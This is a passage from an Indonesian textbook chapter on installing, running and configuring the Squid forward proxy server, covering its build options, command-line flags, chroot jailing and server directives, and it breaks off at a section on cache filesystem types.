Pada bab ini, kita mengeksplorasi Squid Proxy Server sebagai forward proxy server. Kami memilih Squid karena ini adalah server proxy maju paling populer yang digunakan saat ini. Itu juga dapat berfungsi sebagai server proxy terbalik (seperti halnya Apache). Kami memeriksa terlebih dahulu cara menginstal dan menjalankan Squid. Kami kemudian melihat cache Squid. Kami mengikuti ini dengan berfokus pada daftar kontrol akses Squid, yang memungkinkan Anda menggunakan Squid sebagai firewall. Kami juga memeriksa fitur-fitur khusus Squid lainnya.

4.1 PENGENALAN SQUID

Server proxy Squid pertama kali dikembangkan pada 1990-an dengan rilis awal pada tahun 1996. Server tersebut adalah proyek dari University of Colorado Boulder dengan pekerjaan tambahan dari University of California San Diego. Saat ini, proyek tersebut dikenal sebagai Harvest Cache Daemon. Tujuan aslinya adalah sebagai cache Internet, menyimpan dokumen secara lokal yang telah diambil dari situs web. Seiring waktu, fungsionalitas tambahan ditambahkan ke Squid.

Squid sepenuhnya didukung oleh komunitas sumber terbuka dan tersedia dalam kode sumber dan format yang dapat dieksekusi. Squid pada awalnya ditulis untuk digunakan dari dalam sistem operasi Unix tetapi sejak itu telah dipindahkan ke sejumlah sistem operasi lain termasuk berbagai distribusi Unix dan Linux, Windows, Mac OS X, OS/2, dan NeXTStep. Cache squid dapat digunakan untuk menyimpan sumber daya cache yang diambil menggunakan *Hypertext Transfer Protocol* (HTTP), *Hypertext Transfer Protocol Secure* (HTTPS), *File Transfer Protocol* (FTP), dan Gopher. Selain properti yang dijelaskan sebelumnya, Squid juga dapat berfungsi sebagai cache *Domain Name System* (DNS).

Fitur utama Squid adalah kemampuan caching dan daftar kontrol aksesnya (ACL). Yang pertama memungkinkan penyimpanan berbagai macam sumber daya berbasis web sehingga dapat dengan mudah dipanggil kembali. Kontrol cache memungkinkan Anda

menentukan strategi penggantian cache, menandai konten untuk dihapus, dan mengalokasikan sumber daya ke direktori cache tertentu. Anda juga dapat menyetel cache untuk sistem file tertentu yang menyimpan cache. Squid dapat berkomunikasi dengan cache tetangga untuk berbagi dokumen lebih lanjut.

Melalui ACL dan arahan kontrol akses, Anda dapat dengan sangat tepat mengontrol konten yang dapat diminta Squid dari server web, cache, dan diteruskan ke klien. Anda dapat mengontrol permintaan keluar dan sumber daya masuk. Kontrol dapat ditempatkan pada URL, pengguna (melalui autentikasi), waktu/hari dalam seminggu, alamat IP server web (atau klien), dan port, antara lain.

Fungsionalitas tambahan ditemukan melalui redirector. Meskipun ini dapat memberikan layanan yang sama seperti aturan penulisan ulang atau arahan pengalihan Apache untuk mengubah URL, mereka juga dapat beroperasi pada konten yang dikembalikan, misalnya, memangkas konten yang tidak diinginkan. Redirector adalah potongan kode eksternal yang diminta oleh Squid.

4.2 MENGINSTAL DAN MENJALANKAN SQUID

Seperti halnya Apache, Anda dapat menginstal Squid sebagai program yang dapat dieksekusi yang sudah dikompilasi, melalui manajer paket perangkat lunak (misalnya, yum) atau dari kode sumber. Instalasi standar dari manajer paket akan membagi Squid menjadi beberapa lokasi. Misalnya, di Red Hat Linux, Squid akan disimpan sebagai berikut:

- /usr/sbin/squid: Program yang dapat dijalankan
- /usr/bin/squidclient: Klien HTTP sederhana yang dapat digunakan untuk menguji Squid
- /var/log/squid/: File log squid
- /var/spool/squid/: Direktori tingkat atas cache squid
- /etc/logrotate.d/squid/: Entri yang dibuat secara otomatis oleh logrotate untuk memutar file log Squid setiap minggu
- /etc/squid/: Direktori yang berisi file konfigurasi squid dan resource lain seperti cachemgr.conf dan mime.conf
- /etc/squid/squid.conf: File konfigurasi utama
- /etc/init.d/squid: Script untuk secara otomatis mengontrol startup Squid pada inisialisasi sistem

Anda dapat mengontrol distribusi file ini jika Anda memilih untuk menginstal Squid dari kode sumber. Anda dapat memperoleh kode sumber Squid dari www.squid-cache.org/Download/. Kami membahas langkah-langkah untuk menginstal perangkat lunak sumber terbuka di Lampiran A, lihat Lampiran A untuk detailnya. Jika Anda ingin semua Squid ditempatkan dalam satu direktori, tambahkan opsi --prefix=. Pada bab ini, kami menganggap Anda telah menginstal Squid di bawah /usr/local/squid. Pada saat penulisan ini, versi stabil terbaru adalah Squid 3.5.24.

Jika Anda menginstal dari sumber, setelah mengunduh dan menghapus paket, Anda akan memiliki direktori baru yang namanya sama dengan versinya, seperti squid-3.5.24. Di dalam direktori ini, Anda akan menemukan file dan subdirektori. Sebagian besar file bersifat

informasi. Menggunakan konvensi penamaan yang khas, semua file ini sepenuhnya dikapitalisasi (tidak termasuk ChangeLog). File-file ini dijelaskan sebagai berikut:

- **ChangeLog**: Perbaikan bug dan perubahan lain yang dilakukan di versi ini.
- **Kontributor**: Daftar panjang orang (dan alamat email mereka) yang telah berkontribusi pada perangkat lunak ini.
- **Copying**: Pernyataan ulang GNU General Public License (GPL), di mana kode sumber Squid tersedia.
- **Hak Cipta**: Perjanjian hak cipta untuk menggunakan, memodifikasi, dan mendistribusikan ulang kode sumber.
- **Kredit**: Kredit dan pernyataan hak cipta dari komponen kontribusi untuk Squid seperti proyek perangkat lunak Harvest awal, kode perpustakaan Simple Network Management Protocol (SNMP) dari Carnegie Mellon University, GNUregex, dan kontribusi perangkat lunak lainnya.
- **Install**: Penjelasan singkat tentang cara mengkompilasi, menginstal, dan menjalankan Squid.
- **Mulai Cepat**: Petunjuk tentang cara memodifikasi file konfigurasi squid.conf untuk penyebaran cepat Squid.
- **Readme**: Pernyataan singkat tentang Squid termasuk ketersediaannya di bawah GNU GPL, apa fungsinya dan siapa yang harus dihubungi jika ada pertanyaan.
- **Releasenotes.Html**: Sebuah halaman html informasi untuk pengembang Squid menjelaskan fitur dan perubahan baru.
- **Sponsor**: Daftar organisasi yang telah memberikan dukungan nonfinansial melalui donasi perangkat keras, layanan pencerminan situs web, dukungan jaringan, dan sebagainya.

Selain dari subdirektori, sisa item dalam direktori ini adalah skrip untuk mendukung kompilasi dan instalasi Squid. Sebagian besar subdirektori dari direktori ini berisi komponen-komponen yang akan digunakan untuk membangun Squid. Subdirektori dijelaskan pada Tabel 4.1. Perhatikan bahwa tidak semuanya penting terutama jika Anda membuat Squid untuk Unix atau Linux.

Selain dari --prefix pada perintah ./configure Anda, Anda dapat mengaktifkan atau menyertakan fitur dan paket dengan instalasi Squid Anda. Anda akan melakukannya dengan menambahkan --enable-FEATURE dan opsi --with-PACKAGE ke ./configure. Beberapa fitur dan paket yang lebih menonjol tercantum dalam Tabel 4.2.

Squid berjalan sebagai dua proses. Proses pertama dimulai oleh pengguna (sebaiknya root). Proses ini bertugas memulai proses anak. Proses induk bertanggung jawab terutama untuk memantau proses anak. Jika proses anak berhenti, orang tualah yang akan memulai proses anak baru. Menjalankan instruksi ps aux | grep squid akan menampilkan dua versi yang berjalan. Anda akan menemukan sesuatu seperti berikut:

Root 28305 0.0 0.1 34616 1660 ? Ss 14:04 0.00 squid
Daemon 28308 0.6 0.9 39600 9680 ? S 14:04 0.00 (squid-1)

Tabel 4.1 Subdirektori Dari Direktori Instalasi

Nama	Penggunaan	Jenis File
Acinclude	Berisi makro untuk menghasilkan skrip untuk inisialisasi Squid, penggunaan dengan PAM, dll.	Berbagai file .m4 (makro).
Cfgaux	File skrip yang mungkin membantu mengonfigurasi atau membuat file untuk melakukan langkah kompilasi	Berbagai file skrip
Compat	Kode khusus sistem operasi	Berbagai file .cc dan .h ditambah subdirektori os, yang berisi file .h untuk setiap sistem operasi
Contrib	File skrip tambahan	squid.options, squid.rc
Doc	Konten untuk membangun halaman manual	subdirektori manual
Errors	Halaman HTML, dipisahkan menjadi subdirektori bahasa, berisi halaman error	Lusinan direktori bahasa, masing-masing dengan sekitar 40 halaman web error
Helpers	Subdirektori program pembantu (kode sumber, file pustaka, makefile)	Pembantu untuk autentikasi, logging, enkripsi, penulisan ulang URL, dan penggunaan ACL eksternal
Icons	File gambar bersama untuk server	Berbagai file .png
Include	File perpustakaan untuk kompilasi Squid	Berbagai file .h
lib, libltdl	File perpustakaan yang mengimplementasikan berbagai opsi/fitur Squid	Berbagai file .c dan .cc
Scripts	Skrip pendukung	Berbagai skrip perl
Snmplib	File perpustakaan untuk mendukung SNMP	Berbagai file .c
Src	Kode sumber inti untuk Squid	Berbagai file .cc dan .h
test-suite	Kode sumber untuk menguji berbagai aspek Squid	Berbagai file .cc dan .c
Tools	Alat pendukung squid dari squidclient dan cachemgr	Berbagai file skrip .cc dan perl

Apa yang kita lihat di sini adalah root meluncurkan squid dan proses Squid ini meluncurkan anak, squid-1. Dalam kasus squid-1, ini berjalan di bawah daemon pengguna. Alasan untuk ini adalah bahwa versi pemrosesan sebenarnya dari Squid (anak) tidak boleh dijalankan sebagai root. Sebaliknya, ini berjalan di bawah pengguna yang kurang istimewa. Selain daemon, Anda dapat menjalankannya sebagai squid (jika Anda telah membuat akun squid), tidak seorang pun, atau akun pengguna Anda sendiri.

Sebelum Anda menjalankan Squid pertama kali, atau sebelum Anda menjalankannya setelah menambahkan direktori cache baru, Anda harus terlebih dahulu mengkonfigurasi cache Squid. Untuk ini, jalankan squid –z. Cache squid dihasilkan berdasarkan arahan cache_dir yang ditempatkan di file konfigurasi. Kami memperkenalkan file konfigurasi di Bagian 4.3 dan memeriksa arahan ini secara rinci di Bagian 4.4. Sebelum mengonfigurasi cache, Anda harus memastikan bahwa pengguna yang menjalankan proses anak (daemon

pada contoh sebelumnya) adalah pemilik direktori induk Cache. Direktori ini adalah /usr/local/squid/var. Untuk melakukannya, keluarkan instruksi pemilik perubahan berikut di mana pengguna adalah nama pengguna seperti daemon atau squid.

Chown –R user:user /usr/local/squid/var

Untuk mengubah pengguna/grup tempat proses anak Squid berjalan, gunakan arahan cache_effective_user dan cache_effective_group.

Tabel 4.2 Fitur Dan Paket Squid Terkemuka

Nama	Jenis	Keterangan
auth, auth-basic, auth-digest, auth-ntlm, etc.	Fitur	Formulir pembantu autentikasi yang tersedia
cache-digests	Fitur	Gunakan format intisari cache
default-user=USER	Kemasan	Gunakan PENGGUNA untuk nama pengguna Squid (memberikan Squid dengan izin PENGGUNA, default untuk pengguna siapa pun)
Esi	Fitur	Aktifkan atau nonaktifkan akselerator server tepi
http-violations	Fitur	Sertakan atau hapus kode dalam kompilasi Squid yang diketahui melanggar spesifikasi protokol HTTP
Icmp	Fitur	Izinkan/larang ping ICMP
ident-lookups	Fitur	Izinkan/larang pencarian Ident
internal-dns	Fitur	Mengizinkan/melarang Squid berkomunikasi langsung dengan DNS (jika dinonaktifkan, Squid berkomunikasi ke DNS menggunakan proses dnsserver)
ipv6	Fitur	Saat dinonaktifkan, Squid tidak dapat menggunakan IPv6 meskipun tersedia
large-files	Kemasan	Mendukung penggunaan file besar
openssl=PATH	Kemasan	Lokasi untuk perpustakaan openssl (tanpa ini, Squid dikompilasi tanpa kemampuan Secure Sockets Layer [SSL])
optimizations	Fitur	Kompilasi dengan atau tanpa pengoptimalan
Ssl	Fitur	Dukungan gerbang SSL
swapdir=PATH	Kemasan	Lokasi untuk cache Squid
url-rewrite-helpers	Fitur	Tentukan daftar program pembantu penulisan ulang yang tersedia
wccp, wccpv2	Fitur	Protokol koordinasi cache web (v1 atau v2)

Untuk menjalankan squid, yang dapat dieksekusi adalah squid. Instruksi ini memiliki sejumlah opsi yang akan kita jelajahi. Jelas salah satunya adalah –z. Instruksi squid, ketika dikeluarkan tanpa opsi, menyebabkan Squid berjalan sebagai proses daemon di latar belakang. Ini akan menjadi mode tipikal untuk menjalankan Squid karena kita mungkin tidak ingin melihat keluaran real-time dari Squid. Namun, jika Anda menguji Squid dan ingin

umpan balik dikirim ke jendela terminal, tambahkan opsi –N, yang menentukan bahwa Squid tidak boleh berjalan dalam mode daemon.

Untuk menentukan tindakan yang ingin diambil Squid, gunakan tindakan -k. Tindakan yang tersedia adalah mengkonfigurasi ulang, memutar, mematikan, menginterupsi, mematikan, men-debug, memeriksa, dan mengurai. Anda akan menggunakan konfigurasi ulang jika Anda ingin Squid mengkonfigurasi ulang sendiri berdasarkan perubahan yang dibuat pada file konfigurasi. Anda juga dapat melakukannya dengan menggunakan shutdown diikuti dengan restart. Tindakan konfigurasi ulang mengkonfigurasi ulang Squid tanpa mematikan Squid. Matikan, interupsi, dan bunuh semua menghentikan Squid. Perbedaannya adalah shutdown adalah operasi yang anggun, interupsi menghentikan Squid tanpa harus mengakhiri proses tetapi melakukannya dengan tidak sopan dan kill sama dengan menggunakan perintah kill Unix/Linux dengan sinyal −9. Kecuali jika proses Squid Anda tidak responsif, Anda harus selalu menggunakan shutdown untuk menghentikan Squid dan biasanya yang terbaik adalah menggunakan reconfigure jika Anda ingin menghentikan Squid hanya untuk memulai ulang dengan informasi konfigurasi yang baru.

Fungsi putar akan menyebabkan file log diputar. Memutar file log mengharuskan Squid terlebih dahulu menutup semua file log dan kemudian mengganti namanya sebelum membukanya kembali. Dengan debug, Squid berjalan dalam mode debugging penuh, yang menyediakan banyak informasi logging dan mungkin tidak diinginkan jika server Anda sedang sibuk. Anda mungkin menggunakan debug sejak awal untuk mendapatkan informasi berguna tentang kinerja Squid sebelum menggunakan Squid secara luas di seluruh organisasi Anda.

Fungsi pemeriksaan hanya menguji untuk melihat apakah sudah ada versi Squid yang sedang berjalan. Fungsi parse akan mengurai file konfigurasi untuk kesalahan. Anda mungkin menggunakan ini sebelum menjalankan Squid untuk memastikan bahwa arahan file konfigurasi secara sintaksis valid.

Tabel 4.3 Opsi Baris Perintah Squid Selain –K, –N Dan –Z

Pilihan	Arti	Menggunakan
–a port –u port	Tentukan port HTTP/nomor port ICP yang harus didengarkan Squid. Port HTTP default adalah 3128 dan port ICP default adalah 3130	Berguna jika Anda mengharapkan permintaan klien untuk masuk melalui port lain meskipun Anda harus mengubah arahan file konfigurasi sebagai gantinya jika Anda ingin mengubah port yang didengarkan Squid secara permanen.
–d number	Tentukan tingkat debug untuk informasi yang dikirim ke file cache.log	Semakin besar angkanya, semakin sepele pesannya. Level 0 hanya menyediakan kesalahan kritis. Sebagian besar akan menganggap –d 1 memuaskan.
–f file	Gunakan file sebagai pengganti file konfigurasi default	Berguna jika Anda menguji file konfigurasi baru sambil menyimpan file lama.
–h	Membantu	
–s, –l	Aktifkan logging menggunakan	Ini tidak diperlukan karena pesan dicatat ke

name	daemon syslog Unix/Linux atau daemon dari nama yang diberikan	cache.log tetapi mungkin diinginkan jika Anda ingin menjalankan layanan logging lainnya.
–v	Informasi versi keluaran	
–C	Jangan menyimpan sinyal fatal dalam cache	

Ada banyak opsi lain yang tersedia untuk Squid, yang sebagian besar umumnya tidak layak digunakan. Tabel 4.3 menjelaskan sebagian besar opsi yang mungkin pernah Anda gunakan, dan memberikan penjelasan kapan Anda mungkin menemukan setiap opsi berguna. Perhatikan bahwa opsi –i, -n, -O, dan –r semuanya berkaitan dengan Squid versi Windows dan tidak dibahas di sini.

Sebelum memulai Squid, Anda mungkin berpikir untuk memenjarakan prosesnya seperti yang telah kita diskusikan dengan Apache. Untuk me-jail Squid di Unix/Linux, gunakan perintah chroot yang memastikan Squid berjalan di subdirektori di mana Squid tidak dapat mengakses konten luar. Dengan menginstal semua Squid di dalam satu subdirektori dari /usr/local, kita dapat dengan mudah meluncurkan Squid di dalam /usr/local/squid. Namun, ada direktori lain yang perlu diakses oleh Squid. Ini adalah /etc dan /lib. Agar Squid tetap berjalan, Anda ingin menyalin file yang diperlukan masing-masing ke /usr/local/squid/etc dan /usr/local/squid/lib. File tersebut adalah /etc/resolv.conf (file yang menyimpan server nama DNS Anda) dan /etc/nsswitch.conf (file konfigurasi Name Service Switch), yang akan disalin ke direktori /etc Squid dan /lib/libnss_dns * (semua file di /lib yang namanya dimulai dengan libnss_dns), yang akan disalin ke subdirektori /lib Squid. Anda kemudian harus menggunakan direktif chroot untuk menentukan jail.

4.3 KONFIGURASI SQUID DASAR

Squid dikonfigurasi menggunakan file squid.conf. Menggunakan instalasi yang dijelaskan pada Bagian 4.2, ini akan berlokasi di /usr/local/squid/etc. File konfigurasi terdiri dari arahan dan komentar. Komentar mengikuti # dan digunakan untuk menjelaskan peran berbagai arahan atau arahan apa yang dapat atau harus ditambahkan ke file.

Ada banyak jenis arahan yang dapat dibagi menjadi tiga kategori umum sebagai berikut:

- Arahan server yang memengaruhi kinerja server atau server secara keseluruhan.
- Arahan cache yang memengaruhi jumlah, lokasi, dan algoritme untuk cache.
- Akses arahan yang mempengaruhi siapa yang dapat menggunakan Squid dan bagaimana caranya. Arahan ini dibagi menjadi dua jenis, ACL, dan aturan akses.

Untuk memodifikasi perilaku Squid, tambahkan, hapus, dan ubah arahan dalam file konfigurasi. Kemudian, hentikan dan mulai atau mulai ulang Squid. Seperti dijelaskan pada Bagian 4.2, yang terbaik adalah menggunakan squid –k reconfigure daripada mematikan dan memulai ulang Squid. Saat memulai, memulai ulang, atau mengkonfigurasi ulang, file konfigurasi dibaca kembali. Mendahului langkah ini, Anda mungkin ingin menjalankan perintah squid –k parse untuk memastikan bahwa file konfigurasi tidak berisi kesalahan.

Pada bagian ini, kita akan memeriksa banyak direktif server. Karena bab ini hanyalah studi kasus, kami tidak membahas setiap arahan, kami juga tidak memberikan detail lengkap

tentang arahan apa pun. Untuk melihat daftar arahan yang lengkap, kunjungi situs web Squid dan periksa dokumentasinya. Daftar arahan konfigurasi diberikan di http://www.squid-cache.org/Doc/config/ di mana Anda dapat menemukan versi Squid mana yang mendukung arahan mana. Saat ini, direktif yang tidak digunakan lagi dicoret dalam daftar, tetapi tautan masih tersedia untuk melihat informasi tentang direktif tersebut. Setiap entri khusus dalam dokumentasi on-line diberikan dengan informasi berikut:

- Daftar lengkap pembaruan dalam berbagai versi
- Direktif apa pun yang telah diganti direktif ini
- Direktif apa pun yang diperlukan direktif ini
- Nilai default jika direktif ini tidak disediakan
- Konfigurasi yang disarankan (cara untuk menggunakan direktif ini dalam konfigurasi Squid Anda)
- Opsi/parameter tersedia
- Contoh

Gambar 4.1 mengilustrasikan, sebagai contoh, bagian dari daftar direktif cache_dir. Detail dari berbagai parameter (Tipe, Direktori-Nama Fs-Specific-data, opsi) dihilangkan di sini.

Kami akan memulai pemeriksaan arahan kami dengan pengaturan server (direktif yang berdampak pada server itu sendiri). Kami telah melihat cache_effective_user dan cache_effective_group. Nilai untuk kedua arahan ini harus cocok dengan pemilik dan pemilik grup dari direktori di bawah /usr/local/apache/var atau Anda akan mendapatkan kesalahan saat memulai Squid. Instruksi chown Unix/Linux yang tercakup di bagian terakhir akan mengubah direktori var dan subdirektorinya agar dimiliki oleh nilai pengguna yang ditentukan. Anda akan menggunakan nilai yang sama seperti yang ditentukan oleh kedua arahan ini.

History:

Changes in 3.3 cache_dir
COSS storage type is lacking stability fixes from 2.6
COSS *overwrite-percent*= option not yet ported from 2.6
COSS *max-stripe-waste*= option not yet ported from 2.6
COSS *membufs*= option not yet ported from 2.6
COSS *maxfullbufs*= option not yet ported from 2.6
Changes in 3.2 cache_dir
min-size option ported from Squid-2
Changes in 2.7 cache_dir
the "read-only" option has been renamed to "no-store" to better reflect the functionality
For older versions see the linked page above

Configuration Details:

Option Name: cache_dir
Replaces:
Requires:
Default Value: No disk cache. Store cache ojects only in memory.

Suggested Config:

```
# Uncomment and adjust the following to add a disk cache
directory.
#cache_dir ufs /usr/local/squid/var/cache/squid 100 16 256
```

Format:

```
cache_dir Type Directory-Name Fs-specific-data [options]
```

Gambar 4.1 Contoh Deskripsi Direktif Konfigurasi.

Kami juga menyebutkan opsi untuk mengubah port http dan icp yang didengarkan Squid. Secara default, Squid mendengarkan port 3128 (HTTP), 3130 (ICP), dan 4827 (HTCP). Daripada menggunakan opsi seperti –a saat memulai Squid, Anda dapat membuat port di file konfigurasi. Bahkan, arahan konfigurasi untuk menentukan port lebih disukai karena Anda tidak perlu mengingat untuk mengatur port setiap kali Anda memulai Squid. Direktifnya adalah http_port, https_port, icp_port, dan htcp_port untuk membuat port masing-masing untuk HTTP, HTTPS, Internet Cache Protocol (ICP), dan Hypertext Caching Protocol (HTCP). Jika Squid mendengarkan beberapa port untuk protokol tertentu, Anda dapat membuat daftar beberapa arahan atau Anda dapat membuat daftar beberapa port dalam satu arahan atau keduanya. Sebagai contoh, kita mungkin ingin menetapkan bahwa Squid tidak hanya mendengarkan 3128 tetapi juga 80 dan 8080 untuk HTTP. Kami dapat mengeluarkan tiga arahan http_port terpisah atau http_port langsung tunggal 3128 80 8080. Masing-masing arahan ini juga dapat menerima nama host atau alamat IP host seperti di http_port 10.11.12.13:3128.

Direktif visible_hostname memungkinkan Anda untuk membuat nama host, selain nama host yang dibuat oleh komputer, untuk digunakan dalam komunikasi dari Squid ke klien atau cache tetangga. Jika tidak disetel, Squid mendapatkan nama host dari sistem operasi. Mengubah nama host menggunakan arahan ini tidak perlu atau berguna meskipun mungkin memberikan tingkat keamanan.

Direktif chroot, seperti yang disebutkan di akhir Bagian 4.2 menentukan direktori yang menjadi jail proses Squid. Jika kita menggunakan arahan ini, maka Squid tidak dapat mengakses bagian mana pun dari sistem berkas di luar direktori ini. Dengan asumsi bahwa kita menggunakan instalasi yang menempatkan semua konten Squid di dalam /usr/local/squid, kita akan menggunakan direktif chroot /usr/local/squid.

Core dump dalam sistem Unix atau Linux adalah file yang berisi konten memori dari suatu program yang diakhiri dengan kesalahan. Secara default, jika Squid menghasilkan core dump, ia meninggalkan file inti di direktori tempat Squid pertama kali dimulai. Ini mungkin merepotkan terutama jika Anda memulai Squid dari skrip startup. Direktif coredump_dir akan memungkinkan Anda untuk menentukan direktori di mana semua core dumps harus disimpan.

Serangkaian arahan lainnya mengontrol koneksi Squid. Arahan connect_timeout dan connect_retries mengontrol jumlah detik dan jumlah upaya yang akan dilakukan Squid untuk menunggu koneksi *Transmission Control Protocol* (TCP) ke server web yang diminta. Nilai default masing-masing adalah 1 menit dan 0 percobaan ulang. Untuk timeout, spesifikasinya berupa satuan angka dimana angka adalah bilangan bulat positif dan satuan adalah satuan sementara seperti detik, menit, atau jam. Ke arah lain, request_timeout dan client_ip_max_connections mengontrol jumlah waktu Squid akan mempertahankan koneksi ke klien dan jumlah koneksi yang dapat digunakan klien tunggal setelah koneksi dibuat. Jika permintaan datang dari klien dalam batas request_timeout, Squid mereset waktu. Dengan demikian, request_timeout menetapkan jumlah waktu koneksi antara Squid dan klien dapat tetap diam sebelum koneksi diakhiri karena tidak aktif. Seperti connect_timeout, nilai untuk

request_timeout adalah angka dan unit sementara. Standarnya adalah 5 menit. Untuk client_ip_max_connections, defaultnya tidak ada batasan tetapi dapat diubah menjadi angka positif apa pun. Akhirnya, client_lifetime menetapkan jumlah waktu maksimum yang akan dipertahankan Squid saluran ke klien tidak peduli berapa banyak permintaan yang dikirim dari klien ke server proxy. Setelah batas waktu ini tercapai, Squid menutup koneksi dan klien harus membuat koneksi baru. Standarnya adalah 1 hari.

Ada arahan batas waktu lain untuk mengontrol koneksi Squid. Ini kurang umum diterapkan daripada yang tercantum sebelumnya. Direktif server_idle_pconn_timeout dan client_idle_pconn_timeout serupa dengan connect_timeout dan request_timeout, masing-masing, kecuali bahwa ini berlaku untuk koneksi persisten yang menganggur. Squid juga akan berkomunikasi dengan server DNS dan proxy peer. Arahan dns_timeout dan dead_peer_timeout mengontrol jumlah waktu yang bersedia Squid tunggu di server ini. Dengan DNS timeout, Squid akan berasumsi bahwa domain tidak tersedia dan merespon dengan kesalahan yang sesuai. Dengan peer yang sudah mati, Squid akan berasumsi bahwa cache yang dimaksud tidak lagi merespons. Dalam kasus seperti itu, Squid terus mengiriminya pesan dan akan memperbarui pembukuan internalnya sendiri jika cache kemudian merespons. Ada beberapa batas waktu yang terkait dengan komunikasi dengan cache rekan (tetangga) melalui ICP termasuk empat berikut:

- *Minimum_icp_query_timeout*
- *Maximum_icp_query_timeout*
- *Peer_connect_timeout*
- *Mcast_icp_query_timeout*

Ada beberapa arahan yang memungkinkan Anda menyempurnakan Squid agar beroperasi lebih efektif. Arahan cpu_affinity_map memungkinkan Anda menentukan inti CPU mana yang tersedia untuk proses Squid. Sebagai contoh, kita mungkin ingin menetapkan bahwa proses Squid hanya boleh berjalan pada core 1 dan 2. Dengan asumsi bahwa kita tidak akan pernah menjalankan lebih dari enam proses Squid pada satu waktu, arahan kita akan terlihat seperti ini.

Cpu_affinity_map process_numbers=1 , 2 , 3 , 4 , 5 ,6 cores = 1,2

Perhatikan bahwa tanpa arahan ini, sistem operasi Anda memutuskan core mana yang akan menjalankan Squid. Arahan terkait adalah worker, yang memungkinkan Anda menetapkan jumlah proses Squid untuk dijalankan dan dipelihara setelah memulai proses Squid awal. Arahan mengharapkan bilangan bulat tidak lebih rendah dari 0 (0 berarti Squid berjalan sebagai proses latar depan, setara dengan squid –N sementara 1 berarti Squid berjalan sebagai utas tunggal).

Dengan max_filedescriptors, Anda dapat menentukan jumlah maksimum deskriptor file yang dapat digunakan Squid. Anda akan melakukan ini untuk mengurangi angka dari default sistem operasi (yang dibuat melalui instruksi ulimit di Unix/Linx). Direktif pipeline_prefetch memungkinkan Anda menentukan apakah klien dapat mengirim beberapa permintaan secara bersamaan daripada pesan yang mengejutkan sebagai request --> response --> request --> response, dan seterusnya. Dengan melakukan itu, Squid berpotensi

melayani semua permintaan dan mengembalikannya tanpa menunggu semua permintaan datang. Direktif ini memungkinkan Anda menentukan jumlah maksimum permintaan yang disalurkan, yang defaultnya adalah 0 sehingga hanya satu permintaan yang dapat diproses sebelum respons dikirim.

Beberapa arahan berorientasi memori mengontrol berapa banyak memori yang akan digunakan Squid. Arahan ini mengontrol cache memori Squid, yang tidak boleh disamakan dengan memori cache komputer Anda, melainkan jumlah memori utama yang akan berfungsi sebagai cache sehingga akses disk dapat dikurangi. Dengan memory_cache_mode, Anda menentukan selalu, disk, atau jaringan. Dengan selalu, (default) semua objek yang baru diambil akan tetap berada di memori. Dengan disk, Squid hanya menyimpan hit cache disk di memori. Dengan jaringan, satu-satunya objek yang disimpan dalam memori adalah objek yang diambil melalui jaringan (mis., dari cache tetangga). Direktif memory_cache_shared mengontrol apakah cache memori Anda dibagi di antara multiprosesor lain ketika jumlah proses Squid lebih besar dari 1. Nilai untuk direktif ini aktif (default) atau tidak aktif. Direktif memory_replacement_policy digunakan untuk mengontrol objek mana yang dibuang dari cache memori saat cache itu penuh. Kebijakan default paling akhir digunakan (lru) dengan kebijakan lainnya adalah heap Greedy Dual-Size Frequency (GDSF), heap LFUDA, dan heap LRU.

Direktif memory_pools dan memory_pools_limit mendikte apakah Squid dapat menggunakan memori yang tidak digunakan (default) dan batas berapa banyak memori yang dapat dialokasikan oleh Squid sesuai kebutuhan (batas default adalah 5 MB). Squid dapat diatur untuk mencatat situasi di mana penggunaan memori melebihi jumlah yang ditentukan. Hal ini dilakukan melalui high_memory_warning, yang diberi kapasitas memori seperti high_memory_warning 50 MB. Secara default, arahan ini dinonaktifkan. Arahan terkait adalah high_page_fault_warning, yang menguji rata-rata satu menit dari jumlah kesalahan halaman. Jika selama jangka waktu ini, jumlah kesalahan halaman melebihi nilai ini, pesan peringatan akan dicatat. Arahan ini juga secara default dinonaktifkan.

Untuk menyelesaikan bagian ini, kita melihat beberapa arahan umum berorientasi server lainnya. Ada beberapa direktif pengumuman yang digunakan agar Squid dapat mengisi pesan ketika akan mengumumkan dirinya saat pendaftaran. Ini adalah Announce_file untuk menentukan file teks yang berisi pesan, Announce _ Host dan Announce_ Port untuk menentukan nama host dan port yang akan menerima pesan pendaftaran, dan Announce _period untuk menentukan seberapa sering pengumuman akan dikirim. Standarnya adalah mengumumkan dinonaktifkan tetapi Anda dapat menentukan periode apa pun seperti 1 hari atau 2 minggu.

Direktif mail_from menyediakan mekanisme untuk menentukan alamat email sehingga sistem operasi Anda dapat mengirim email ke alamat tersebut jika proses Squid mati. Arahan allow _ underscore memungkinkan Squid untuk merespons dengan benar ketika nama host berisi garis bawah (yang biasanya tidak diperbolehkan tetapi masih digunakan oleh beberapa nama host). Direktif ini secara default aktif.

Kami telah menjelajahi banyak arahan di bagian ini. Anda mungkin merasa kesulitan untuk menentukan mana yang harus Anda gunakan dan mana yang tidak. Aturan umum

arahan adalah hanya menggunakan yang Anda tahu akan dibutuhkan. Saat Anda menambahkan arahan, Anda memperumit apa yang harus dilakukan Squid setiap kali menanggapi permintaan dan dengan demikian Anda membuat Squid kurang efisien. Di Bagian 4.4 dan 4.5, kita akan menjelajahi lebih banyak arahan yang khusus untuk cache Squid dan membangun cache tetangga. Kami mengikuti ini dengan bagian tentang keamanan Squid menggunakan arahan terkait acl dan fitur Squid lainnya (mis., Pencatatan).


4.4 CACHE SQUID

Meskipun Squid memiliki banyak fitur dan fungsi, Squid adalah sumber daya web server-to-cache yang paling utama. Di sini, kami memeriksa beberapa arahan khusus untuk mengontrol cache. Arahan yang paling signifikan adalah cache_dir. Arahan ini menentukan lokasi dalam sistem file Anda dari cache Anda. Selain itu, ini menentukan jenis sistem file yang akan digunakan serta parameter khusus sistem file apa pun yang mungkin ingin Anda berikan.

Jenis Sistem File Squid

